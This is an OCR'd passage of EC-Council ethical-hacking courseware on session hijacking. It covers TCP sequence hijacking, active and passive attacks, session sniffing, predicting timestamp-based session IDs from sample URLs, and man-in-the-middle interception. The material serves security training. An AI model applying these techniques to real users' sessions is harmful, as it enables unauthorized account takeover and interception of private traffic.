

SYN <Clt ISN 1200><WIN 512>
SYN <Svr ISN 1500><WIN 1024> /ACK 1201
User
ACK 1501
DATA=128 <Clt SEQ 1201>
ACK (Clt SEQ + DATA) 1329
DATA=91 <Clt SEQ 1329>
ACK (Clt SEQ + DATA) 1420
DATA=20<SEQ 1420>
ACK 1440
DATA=50<SEQ 1440>
Attacker

FIGURE 11.6: Packet analysis of a local session hijack

The attacker sends the data with the expected sequence number before the user sends it. Now, the server will be in synchronization with the attacker. This leads to establishment of a connection between the attacker and the server. Once the connection is established between the attacker and the server, though the user sends the data with the **correct sequence number**, the server drops the data considering it as a resent packet. The user is unaware of the attacker's action and may resend the data packet as he or she is not receiving an ACK for his or her TCP packet. However, the server drops the packet again. Thus, an **attacker performs a local session hijacking attack**.



Types of Session Hijacking
CEH Certified Ethical Hacker
Active
In an active attack, an attacker finds an active session and takes over
Attacker
Victim
Passive
With a passive attack, an attacker hijacks a session but sits back and watches and records all the traffic that is being sent forth
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Session Hijacking

Session hijacking can be either active or passive in nature, depending on the degree of involvement of the attacker. The essential difference between an active and passive hijack is that while an active hijack takes over an existing session, a **passive hijack monitors** an ongoing session.

A passive attack uses sniffers on the network allowing attackers to obtain information such as user IDs and passwords. The attacker can later use this information to log on as a valid user and take over privileges. Password sniffing is the simplest attack that can be performed when raw access to a network is obtained. Countering this attack are methods that range from identification schemes (such as a one-time password like skey) to ticketing identification (such as Kerberos). These techniques protect the data from being sniffed, but they cannot protect it from active attacks unless it is encrypted or carries a **digital signature**.

In an active attack, the attacker takes over an existing session by either tearing down the connection on one side of the conversation, or by actively participating as the man-in-the-middle. An example of an active attack is the **MITM attack**. For this type of attack to succeed, the sequence number must be guessed before the target responds to the server. Presently, the prediction of sequence numbers is no longer valid to carry out a successful attack because operating system vendors use random values for the initial sequence number.



Session Hijacking in OSI Model

Network Level Hijacking

Network level can be defined as the interception of the packets during the transmission between the client and the server in a TCP and UDP session

Application Level Hijacking

Application level is about gaining control on the HTTP's user session by obtaining the session IDs


Session Hijacking in the OSI Model

Session hijacking in the OSI model can be conducted at two levels, the network level and application level. Network-level hijacking can be defined as the **act of compromising the TCP and UDP sessions between the client and the server** and then intercepting the packets during data transmission. In network-level hijacking, the attacker gathers crucial information that can be used to launch an attack at the application level. In application-level hijacking, the attacker intercepts transmission in the web application.

Application-level hijacking is about gaining control on the user's HTTP session by obtaining the session IDs. Here the attack is carried over the existing session and the attacker can even generate new sessions based on the stolen information.

Session IDs can be found:

- Embedded in the URL, which is received by the application for GET request
- In hidden fields of a form
- In cookies that are stored in the client's local machine



Module Flow


Session Hijacking Concepts
Application Level Session Hijacking
Network Level Session Hijacking
Session Hijacking Tools
Counter-measures
Penetration Testing
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

So far, we have discussed various concepts of session hijacking, types of session hijacking, and session hijacking in the OSI model. Now we will discuss application-level session hijacking, a level of hijacking in the OSI model.

Session Hijacking Concepts	Application Level Session Hijacking
Network Level Session Hijacking	Session Hijacking Tools
Counter-measures	Penetration Testing

This section describes the concept of application=level session hijacking and various techniques used to perform it.



Application Level Session Hijacking

In a Session Hijacking attack, a session token is stolen or a valid session token is predicted to gain unauthorized access to the web server

A session token can be compromised in various ways


1. Predictable session token
2. Man-in-the-middle attack
3. Client-side attacks
4. Man-in-the-browser attack
5. Session Sniffing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Application-level Session Hijacking

In a session hijacking attack, a session token is compromised by **forecasting or stealing a valid session token to gain unauthorized privileges to the web server**. As mentioned previously, network-level hijacking provides useful information that can be used to perform application-level hijacking. Hence, network-level and application-level hijacking occur together in most cases. Application-level hijacking involves either gaining control of an existing session or creating a new session based on stolen data. **Application-level hijacking occurs with HTTP sessions**. HTTP sessions can be hijacked by obtaining the respective session IDs, the unique identifiers of the HTTP sessions. Various ways in which application-level session hijacking can be accomplished by compromised the session token are mentioned as follows:

- Predictable session token
- Man-in-the-middle attacks
- Client-side attacks (XSS, malicious JavaScript Codes, Trojans, etc)
- Man-in-the-browser attacks
- Session sniffing



Session Sniffing

- Attacker uses a sniffer to capture a valid session token called “Session ID”
- Attacker then uses the valid token session to gain unauthorized access to the web server

Session ID=ACF303SF216AAEFC
Attacker sniffs a legitimate session
Session ID=ACF303SF216AAEFC
Victim
Web Server
Attacker

Session Sniffing

Session sniffing is easy to perform when the **HTTP traffic is sent unencrypted**. The HTTP traffic may contain session IDs. Attackers make use of sniffers to capture the HTTP traffic and then analyze the packets to determine session IDs. Attackers can determine the session IDs easily as the traffic is unencrypted. **Unencrypted session** may also contain information about user names and passwords.

The figure that follows shows the diagrammatic explanation of how an attacker sniffs a session:




Session ID=ACF303SF216AAEFC
Attacker sniffs a legitimate session
Session ID=ACF303SF216AAEFC
Victim
Web Server
Attacker

FIGURE 11.7: Diagrammatical Representation of attacker sniffing a session

Initially the attacker sniffs the HTTP traffic between the victim and the web server and analyzes the captured data and determines the session ID. Then, the **attacker spoofs** himself or herself as the victim and sends the session ID to the web server before the victim can. Thus, an attacker takes control over an existing session.




Predictable Session Token

1. It is a method used for predicting a session ID or to impersonate a web site user
2. Predicting a session ID is also known as Session Hijacking
3. Using session hijacking technique, an attacker gets the ability to ping web site requests with compromised user's privileges
4. Guessing the unique session value or deducing the session ID accomplishes the attack

Predictable Session Tokens

Predicting session tokens (session IDs) is a method of **hijacking or impersonating a website user**. This is also known as session hijacking or the session/credential prediction method. This can be achieved by guessing or constructing the unique value, i.e., session ID used for the identification of a user or a particular session. Using the **session hijacking technique**, an attacker has the ability to ping website requests with compromised user privileges.

When a user sends a request to a website for communication, the website first tries to authenticate and track the user identity. Unless the user proves his or her identity, the website will not provide the requested information to the user. Websites usually authenticate a user based on a combination of user name and password (credentials). When the user submits his or her user name and password, the website generates a unique "session ID." This session ID indicates the user session as authenticated. The session ID is tagged to the **subsequent communication between the user and the website** as a proof of authenticated session. If the attacker is able to determine this session ID either by predicting or guessing, then he or she can compromise the user's session.



How to Predict a Session Token

Most of the web servers use custom algorithms or a predefined pattern to generate sessions IDs

Captures

Attacker captures several session IDs and analyzes the pattern

```
http://www.juggyboy.com/view/JBEX21092010152820
http://www.juggyboy.com/view/JBEX21092010153020
http://www.juggyboy.com/view/JBEX21092010160020
http://www.juggyboy.com/view/JBEX21092010164020
                             Constant Date   Time
```

Predicts

At 16:25:55 on Sep-25, 2010, the attacker can successfully predict the session ID to be

```
http://www.juggyboy.com/view/JBEX25092010162555
                             Constant Date   Time
```

How to Predict a Session Token

Most of the web servers use custom algorithms or a predefined pattern to generate sessions IDs. The algorithms may **generate session IDs by incrementing static numbers** or by using complex procedures such as factoring in time or other computer specific variables. Once the session ID is calculated, it is stored in a URL, in a hidden form field, or in a cookie. In such cases, an attacker can easily determine the session ID, if he or she manages to determine the algorithm used for generating the session ID. The possible ways in which attacker can launch the attack include:


- Connecting to the web application obtaining the session ID
- Brute forcing or calculating the next session ID
- Switching the current value in the URL/hidden form-field/cookie thereby assuming the next user identity

The attacker captures several session IDs and analyzes the pattern:

```
http://www.juggyboy.com/view/JBEX21092010152820
http://www.juggyboy.com/view/JBEX21092010153020
http://www.juggyboy.com/view/JBEX21092010160020
http://www.juggyboy.com/view/JBEX21092010164020
                             Constant  Date    Time
```

At 16:25:55 on Sep-25, 2010, the attacker can successfully predict the session ID to be

```
http://www.juggyboy.com/view/JBEX25092010162555
                             Constant  Date    Time
```



Man-in-the-Middle Attack

- The man-in-the-middle attack is used to intrude into an existing connection between systems and to intercept messages being exchanged

Victim
Web Server
1. Client-to-attacker
MITM Connection
2. Attacker-to-server
MITM Connection
Attacker

Attackers use different techniques and split the TCP connection into two connections
1. Client-to-attacker connection
2. Attacker-to-server connection

After the successful interception of TCP connection, an attacker can read, modify, and insert fraudulent data into the intercepted communication

In the case of an http transaction, the TCP connection between the client and the server becomes the target

Man-in-the-Middle Attacks

A man-in-the-middle attack is a type of attack in which attackers intrude into an existing connection between two systems to intercept the messages being exchanged and to inject fraudulent information. Here the victim thinks that he or she is directly talking with someone else, but in actuality the entire conversation is controlled by the attacker. The various functions of this attack involve **snooping on a connection**, intruding into a connection, intercepting messages, and modifying the data.

Let us consider an example of an HTTP transaction. In this case, the target is the TCP connection between the client and server. The attacker **splits the legitimate TCP connection** between the client and the server into two distinct connections by using various techniques. The two distinct connections are:

- Client-and-attacker connection
- Attacker-and-server connection

After the successful interception of the TCP connection, an attacker can read, modify, and insert false data into the intercepted communication.

